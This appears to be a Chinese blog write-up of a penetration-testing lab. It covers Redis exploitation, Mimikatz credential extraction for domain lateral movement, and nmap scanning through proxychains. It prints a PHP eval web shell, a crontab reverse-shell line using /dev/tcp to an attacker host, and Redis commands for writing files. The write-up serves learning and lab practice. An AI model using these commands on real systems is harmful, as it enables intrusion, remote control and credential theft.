
然后如此选择


然后发现上线成功

上线 PC 2


结束啦,让我们看看结果吧

图形化如下
知识点
这个靶场涉及到的知识点蛮多的其实,我会对每个部分所用到的知识点进行梳理。
Redis
Redis 的话主要有五种利用方式
一、未授权访问
如果没有进行采用相关的策略,比如添加防火墙规则避免其他非信任来源 ip 访问等,这样将会将 Redis 服务暴露到公网上,如果在没有设置密码认证(一般为空)的情况下,会导致任意用户在可以访问目标服务器的情况下未授权访问 Redis 以及读取 Redis 的数据。
二、写入文件
- 条件:目标服务器开着web服务,且redis在web目录下有写入权利。master下执行。
- 原因:通过将redis数据库路径修改为php环境路径,将数据库名修改为php文件
具体语法如下:
master:config set dir /var/www/html/                       //数据保存路径
master:config set dbfilename shell.php                     //重命名
master:set payload "<?php phpinfo();?>"                     //新增数据     master:set payload "<?php eval ($_GET["cmd"]);?>"
master:save 三、利用计划任务来反弹一个shell权限。
这个原理就是redis存在远程控制漏洞,如果没有设置相关的策略比如说指定Ip登录什么的,(一般redis远程登录的密码是空的,即使有也是默认的),用户就可以通过远程登录redis。首先创建一个每隔一分钟就执行一次的反弹shell的crontab任务,再把文件变更到 /var/spool/cron/(不同版本Linux系统这个文件位置不一样)目录下,为啥要变更到这个目录下呢?因为这个目录下的文件名为root的文件是被系统默认定时执行的,(你只要按固定的语法格式写进去就好,系统会自动执行的),也就是root 用户 crontab默认存放执行文件的地方,最后再把文件名改成root,系统就会默认执行root文件中的定时任务(也就是反弹shell)
具体代码如下:
root@kali:~# redis-cli -h 靶机IP // 开始连接靶机
靶机IP:6379> set x "* * * * * bash -i >& /dev/tcp/攻击机/监听端口 0>&1"                                      //创建一个任务计划   这个* * * * * 的意思就是,每隔一分钟就会默认执行一下后面的语句
OK
靶机IP:6379> config set dir /var/spool/cron/                                            // 改变导出目录
OK
靶机IP:6379> config set dbfilename root                                         // 改变文件名为root
OK
靶机IP:6379> save
//保存
OK
四、 写ssh-keygen公钥,直接登录
就是上面的方法了,其是有条件的:redis服务使用root登录、靶机开机ssh密钥登录
五、RCE
条件:能够访问远程redis端口,能够设置主从模式。
这种利攻击方式由LCBC战队队员Pavel Toporkov在zeronights 2018上介绍的redis 4.x RCE攻击。和前面几种攻击方式相比,这种攻击方式更加精细巧妙,成功率也更高。
这里参考了大佬的文章,如果想要更进一步了解的话,可以去搜索一些相关知识点。
域的密码喷洒
这里其实注意到,我们对第三层内网直接进行了横向,这是为什么呢?
因为,在早期版本 Windows 采用的认证方式其机制如下:
当你在登录界面输入凭据后,Winlogon.exe 接收信息并将其传递给核心进程 LSASS.exe,随后 LSASS 调用 MSV1_0 认证包将明文密码计算为 NTLM Hash,并与 SAM 数据库(或域控)中的 Hash 进行比对;一旦验证成功,系统会生成代表用户权限的 Access Token 以创建桌面进程,与此同时,为了支持 WDigest 等老旧认证协议,LSASS 默认会将可逆加密的明文密码缓存在其进程内存中,而 Mimikatz 正是通过获取系统高权限后,直接读取 LSASS 内存并利用已知密钥解密这些特定数据块,从而在 Windows 10 之前的系统(或手动开启了 WDigest 缓存的现代系统)中直接提取出原始明文密码。
而域内,管理员可以使用其账号登陆任意一台主机,于是我们拿到了 PC1 后,发现域内主机以后,可以直接横向。同理,如果没有明文密码,其实 Hash 也可以做到一样的效果。
Proxychains4 与 Nmap
Proxychains4 采用的是 TCP 全连接模式,而 Nmap 默认采用 SYN 扫描,所以在内网里,我们一般使用 Fscan。但是,如果防火墙把 Fscan 也做标识了怎么办?这个时候就可以让 Nmap 采用 TCP 全连接,并禁 Ping 扫描。此时就可以扫描内网了。
nmap -sT -P0 xxx.xxx.xxx.xxx
评论(0)
暂无评论